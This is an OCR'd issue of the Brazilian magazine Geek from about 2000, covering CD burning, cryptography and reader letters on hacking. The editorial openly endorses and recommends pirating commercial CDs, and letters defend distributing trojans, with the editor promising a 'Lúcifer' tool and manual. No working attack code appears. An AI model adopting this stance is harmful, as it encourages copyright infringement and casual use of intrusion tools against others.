



ESPECIAL GRÁFICO!

PaintShop Pro 7 - InDesign (Mac e PC) - Strata 3D Completo! (modelagem 3D)
Webrazor - Gimp - Acrobat Reader - Ultimate FX - ACDSee e mais...
confira no verso

Tecnologia, Informática & Comportamento

Geek

aNO II - nÚMERO 9 - r\$ **9,90**

PROIBIDO PARA MENORES DE 5 GIGA

A ARTE DE GRAVAR CDs

GUIA COMPLETO

- Como usar os principais softwares
- Dicas para instalar os gravadores
- Gravação no Linux e outros sistemas
- E tudo mais que você precisa saber

E NO CD: SOFTWARES PARA GRAVAÇÃO

**Saiba mais!
Ganhe mais!**

130 CURSOS COMPLETOS

- Flash - PageMaker
- Photoshop - Auto Cad
- Dreamweaver - WAP
- HTML - Java - My SQL
- Táticas H4ck3rz - Perl
- Linux - C++ - Oracle
- Visual Basic - Delphi
- Cold Fusion e muito mais...

CRIPTOGRAFIA

Megulhe no mundo da codificação em ambiente digital

QNX: Sistema Operacional COMPLETO

Unix visual de alta performance com pacote de utilitários

SUBLIMINAR

As novas mídias estão conversando com seu inconsciente

WINDOWS ME

70 PROGRAMAS PACOTE EXCLUSIVO

- Segurança - AntiCrash - Hackz!
- Rede - Análise de Performance
- Turbinadores e mais

E MAIS:

3G, a nova geração wireless
Larry Ellison - Prêmio iBesta

Ano I - Número 9 - R\$ 9,90
ISSN 1516-9650



9 771516 965008 09

Seja um Super herói do Web design

sem ter que usar suas cuecas por cima das calças.

MACROMEDIA FLASH™ 5 é a ferramenta para Web design que seus heróis usam. Você pode criar qualquer coisa, de animações básicas a menus e sistemas de navegação com as características mais espetaculares que o Web design é capaz de produzir. Com interface intuitiva e familiar você utilizará o poder do ActionScript para criar uma experiência única na Web. Usando o Macromedia Flash™ com o FreeHand® e o Generator™, você ganhará maior produtividade. Faça Web design como um super herói, mas não se vista, nunca, como um deles.

Aprenda mais registrando-se para nossos seminários gratuitos visitando www.macromedia.com/br/events.

macromedia.com/flash


macromedia® *what the web can be.™*



Copyright 2000 Macromedia, Inc. All rights reserved. Macromedia, the Macromedia logo, Macromedia Flash, Free-Hand and Generator are trademarks or registered trademarks of Macromedia, Inc. in the United States and/or other countries. Other company names, products or services mentioned herein may be the trademarks of their respective owners. ©2000 BMW of North America, Inc.

Editorial



Num país onde um CD de música só custa menos de R\$ 20,00 se estiver em oferta, onde um software como o Photoshop para Mac custa para lá de R\$ 1.600,00, onde um CD oficial de Playstation ultrapassa os R\$ 70,00, é óbvio que a pirataria vai ser um negócio da China (às vezes literalmente...).


Por essas e outras considero a popularização dos gravadores de CDs como o fenômeno mais bacana dos últimos tempos. E não só porque gravar CDs é uma maneira simples e prática de armazenar informação digital. Para mim, o prazer de pegar um CD que na loja custa 25% de um salário mínimo e em menos de meia hora produzir uma cópia perfeita e funcional, gravada num CD virgem que custou R\$ 1,00, é indescritível - tão bom quando navegar pela net.

O que eu estou fazendo na privacidade de meu lar não é só pirataria doméstica. O que faço é uma lição de economia popular para a classe média (e daí para baixo). Estou obtendo informação armazenada a laser em discos acrílicos, sem sentir-me explorado.


Se você ainda não experimentou essa sensação, eu recomendo. Torre suas economias, encha o saco de seu amigo que tem um gravador, mas vá atrás. Quem sabe daqui um tempo isso não toma proporções grandes o suficiente para assustar os tubarões do mercado.



Aí, com os CDs comerciais mais baratos, talvez eu volte a comprá-los. Talvez...





"Os CD-Rs permitem que você tenha uma...





...
**liberdade
digital**



nunca


antes

experimentada

A arte de queimar CDs

Página 32

Divulgação



18

Circus Digitalis

Larry Ellison, Wozniak, Metallica, Webdesigners, Fitness, Cybersquatters, camelôs, despachos online...

In Tune

12

Reprodução



12


Sustentação para os bits

Ferramentas para operações no seu equipamento

Hardware

32

Reprodução



21

O futuro à espreita

Tecnologia wireless: o mundo sem cabos

Ahead

44

O joio & o trigo

O Exorcista, CoolMax, Chupa-Chups, Absinto, SUSE 7.0, A Consciência Hacker, É o Tchan e coisas que você nem imagina

Scan

58

Use o CD-ROM bônus

Preciosas dicas para você utilizar nosso CD-ROM bônus

Guia do CD

65

Índice

10

Inbox

Cartas, e-mails & cia

Leitores com teclados nas mãos e idéias nas cabeças

20

Character

Personas gratas

Padre Landell & Miguel de Icaza

42

E-World

Terra X Informática

Turismo Geek: Tóquio e o Vale do Silício

52

Hacker Space

Passeio pelo underground

Sniffers, phreaking, furto de senhas, Invasão, Transbordamento de memória...

64

Código-Fonte

Opinião


iBesta: o prêmio das bestas conectadas

66


Mundo Estranho

Bizarro, Insólito, Inesperado


Computador anti-baixo-astral...



44



48



42

22

Criptografia

Tudo é código. Alguns você decifra, outros não - e muitos você nem desconfia que existem

Imagem: Warner Bros.

... a linguagem de programação que o computador utiliza para interpretar os dados e executar as instruções. A criptografia é a ciência que estuda os métodos de comunicação segura, ou seja, a transformação de uma mensagem em uma forma ilegível para quem não tem a chave para decifrá-la. Isso é feito através de algoritmos matemáticos que criptografam e descriptografam os dados. A criptografia é utilizada em diversas situações, como na transmissão de dados pela internet, na proteção de arquivos em disco e na autenticação de usuários. Existem diferentes tipos de criptografia, como a criptografia simétrica, a criptografia assimétrica e a criptografia de chave pública. Cada um desses tipos possui suas próprias vantagens e desvantagens, sendo a escolha do método mais adequado dependente da aplicação e dos recursos disponíveis.

34

Queimando CDs

De A a Z tudo que você precisa saber para ativar a sua fábrica doméstica de CDs, de todo tipo

48

Subliminares

Seu subconsciente está vendo, ouvindo, cheirando, tasteando e saboreando coisas que você nem imagina



NO CD-ROM BÔNUS

A relação completa dos softwares e arquivos contidos no CD Bônus dessa edição, mais breve descrições de cada um deles, você encontra no próprio CD. Na página 65 há um guia para usar o CD. No site da revista Geek você encontra mais informações sobre os softwares o disco (<www.geek.com.br>).
Abaixo alguns destaques:

- 30 Programas para gravação de CDs
- Especial gráfico - Strata 3D (completo), Photo Impact, Indesign (Mac), GIMP
- 130 Cursos Completos - Manuais, livros e apostilas para uma infinidade de programas e linguagens: WAP, HTML, Flash, SQL, Linux, Oracle, Office, Firewall, CGI script, Java, FrontPage 2000, Windows 2000 Server, PHP, Perl, Delphi, Cold Fusion etc.
- Músicas em MP3, 20 E-Books etc.

Meu amigo Fábio

Concordo em parte com o leitor Fábio Ribeiro Reis Nunes (InBox Geek#8).

Essa coisa de ficar dando espaço a “possessão de computadores” é besteira e não serve para nada a não ser ocupar espaço precioso da revista.

Quanto a ser contra os hackers, meu caro Fábio, hacker não é quem quer invadir, danificar

ou se gabar disto. Hacker é aquele que procura conhecimento e sempre tem a certeza de que precisa saber mais. Por isso, não

confunda as coisas. Saber o que as pessoas utilizam para invadir sistemas é essencial para nos protegermos. A não ser que você queira tornar-se um alvo fácil, recomendo que consiga estes aplicativos e mais explicações. Have Hakes.

Richard Marques por e-mail

“Hacker não é quem quer invadir, danificar ou se gabar disto. Hacker é aquele que procura conhecimento e sempre tem a certeza de que precisa saber mais”

Richard Marques

Com relação ao comentário do leitor Fábio R.R. Nunes, na Geek 8, informação é poder, caro amigo.

Só podemos combater efetivamente estas “porcarias” porque sabemos que elas existem. A ocultação ou omissão da informação, se praticada por todos como você defende, faria com que apenas “Iniciados” tivessem acesso a elas. Até hoje estaríamos caindo por ataques

de PING, pois ninguém saberia ao certo do que se trataria.

Estas ferramentas sempre existiram, e sempre existirão. Quer você as censure ou não. Tenha certeza que o fato destas ferramentas terem sido distribuídas na

Geek fez aumentar o interesse dos produtores de contra-medidas contra elas, o que as torna menos perigosas.

Aliás, quero dizer que o número de tentativas de invasões à minha máquina por trojans clássicos, como os que a Geek divulgou, vêm caindo gradativamente.

Quanto ao seu comentário de “E se eu usar? quem vai me proibir e como?”, colega... cuidado. Vai mexer com o FBI ou com a NASA, vai... Ninguém precisa te proibir de se jogar embaixo de um caminhão, precisa? Nem por isso, eventuais atropelamentos são censurados nos jornais. Vide Kevin Mitnick, que embora não sendo nenhum santo, foi pego pra Cristo lá fora. Meu firewall registra todas tentativas de invasão de trojans conhecidos (mais um favor que a Geek me prestou) e regularmente envio relatórios à ABRANET e aos respectivos provedores com os IPs e horários das tentativas de invasões, cobrando providências.

Veja ou outra sou antendido.

Vai querer arriscar?

Lisias Toledo por e-mail

Fedor na indústria

Gostei muito das matérias “Os filhos bastardos da net” e da seção Hacker Space, mas a matéria que mais me chamou a atenção na Geek 8 foi a do Vale do Silício.

Eu não imaginava que para fazer chips fosse usada tanta porcarias. Estudo eletrônica e um dia só por curiosidade resolvi abrir um capacitor eletrolítico (as motherboards para Pentium II e III têm um muito perto do slot 1). Dentro havia papel embebido num óleo fedorento junto com um pó branco enrolado com muito chumbo e alumínio. Não são só os chips que são feitos de porcarias...

Onildo Ribeiro Lima por e-mail

Ô, coitado!!

Sobre o e-mail enviado por Luiz Gustavo e publicado na edição 8, não sei como vocês tiveram coragem de publicar aquilo (NR: carta sobre um software chamado *Lúcifer*, que deixaria micros “endemoniados”).

Coitado do rapaz, estávamos em seis pessoas quando lemos a carta. Rimos até doer (dor de barriga).

Lúcifer é um programa tão antigo que até minha avó sabe como funciona.

Luiz Gustavo, estude mais programação, talvez consiga dormir novamente.

Adalberto t. Leal Jr. por carta



Não perca na nossa próxima edição, o programa *Lúcifer* completo, com manual para seu uso.

Aviseem o tal Fábio que somos a (R)EVOLUÇÃO!

Vlemos para quebrar regras impostas e não baixamos nossa bola por nada!

Acho que tipos como este deveriam estar lendo revistas pra meninhas, ao invés de falar mal de HACKERS, Por que você (Fábio) não pesquisa um pouco mais sobre o assunto?


Só pra lembrar: o que seria do LINUX, do UNIX e do Windows sem Hackers para encarar o sistema?!?

Prof. Walter Ramos, RJ, por e-mail

Em primeiro lugar, lamento não ter conhecido vocês há mais tempo.

Eu pude ver claramente que vocês são porreta mesmo, pois 99% das editoras não publicariam aquela crítica do Fábio Ribeiro, mas vocês acabaram de mostrar o grande potencial e equipe que são. A crítica nada mais é do que falta de capacidade. Ele tem que aprender muito.

José Cláudio Serafim dos Santos por carta



Usina 10, Geek ZERO

Sou leitor da Geek desde a primeira edição. Estou escrevendo porque a revista cometeu um erro ao publicar a resenha "Idéia: 10. Execução: Zero", por (A.F.M), edição 8.

Fiquei curioso pelo serviço que o site oferecia e acessei mesmo com o alarme da matéria, fiz o meu cadastro no site e nomeei a estação de FNS Techno. Após a finalização do cadastro escolhi a categoria Techno para a estação e cliquei ouvir rádio, esperando qual seria o defeito, mas o site cumpriu e entregou o que prometeu. Escutei várias músicas Techno.

Talvez o defeito do site seja uma peça na frente do monitor.

Fredson Sousa por e-mail



QUESTÃO #00001

Hackear DVD Players

Parabéns pela incrível revista, a Geek é a única do mercado brasileiro a falar abertamente com os leitores. Mas não estou escrevendo este apenas para elogiá-los, estou precisando de ajuda: comprei há pouco tempo o DVD player 6500 HT da gradiente e queria que vocês me dessem o código para entrar na parte do setup em que se pode destravá-lo sem precisar fazer uma "cirurgia" na máquina. Vocês poderiam até botar uma tabela com a lista de vários players brasileiros, assim estariam ajudando vários aflitos como eu.

Logan por e-mail

Más notícias, Logan. Para destravar a reprodução de DVDs no seu Player é preciso mexer no hardware. Não há como fazer isso em DVD Players domésticos via software (pelo menos nunca ouvimos falar disso, se alguém souber, avise). O que dá pra fazer via software é reproduzir DVDs de qualquer zona em computadores rodando Windows ou Linux. Para mexer no hardware do seu DVD, consulte <www.dvdfree.com.br>

Gostaria de dizer ao A.F.M, que escreve para a seção SCAN, que ele deve estar com um grande problema em matéria de PCs. Eu e vários amigos meus acessamos a Usina do Som e ninguém tem problemas. Se ele quiser a gente dá um jeito no PC dele. Com certeza é problema de "JUNTA" - junta tudo e joga fora.

Aproveito para dizer que a Geek está cada vez melhor. Aqui em Macelió-AL, ela está no auge.

Israel Júnior por e-mail

SUGESTÃO #00001

Links no site

Eu curto demais a revista (apesar do preço meio salgado) e sempre compro. Mas bem que vocês podiam colocar os links da edição no site, porque é um saco ter que ficar abrindo a revista, procurar o links e digitar... Fal0w's

Alisson Fulgêncio Fondazzi por e-mail*

*Dê uma olha no site, Alisson (Editor)

A Geek derrapou...

Gafe Identificada na edição 8: Na página 46, matéria sobre os "Hackers Fisgados", o verdadeiro nome do projeto para capturar hackers é "HoneyPot Project" e não "Honeynet Project".

Mensagem engraçadinha

Meu computador é fêmea
Abaixo minha cabeça;
Olho para você por debaixo da mesa;
Ainda me assombro com suas curvas.
Por um impulso eu sou levado;
E estico meu braço em sua direção;
Nunca vou direto ao ponto;
Fico te alisando, te medindo, como a primeira vez.
Você me chama;
Mostra onde quer ser tocada;
Eu não quero, mas me excito em pensar;
Te tocar, bem no meio e ligar seu coração.
Não resisto e te aperto no ponto G;
E você toda assanhada, já apita me dizendo:
"Espera um pouco...";
Quando volta, logo mostra;
Onde gosta de carinho.
Passo a dia, até a noite;
Te tocando, te olhando, te alisando;
Do jeito que você mais gosta;
Segurando sua mão e apertando em seus dedos;
Ou teclando um "Backspace" pra fazer tudo de novo...
Como vê;
Faço tudo como gosta;
E é por isso que eu queria saber:
"PORQUE QUANDO EU MAIS PRECISO, VOCÊ VEM COM ESSAS FRESCURAS: TRAVA, PÁRA, DÁ O BOOT ?! VOCÊ SÓ PODE ESTAR BRINCANDO COM MINHA CARA! QUALQUER DIA DESTES AINDA TE ENCHO DE PORRADA SEM DÓ... DEPOIS TE JOGO NO LIXO E AINDA ARRUMO OUTRA! PALHAÇA! E JÁ VAI COMEÇAR AGORA SE VOCÊ NÃO SALVAR ESSE DOC..."

Rodrigo Lebre por e-mail

Entre em contato com a Geek e ganhe um CD com Linux

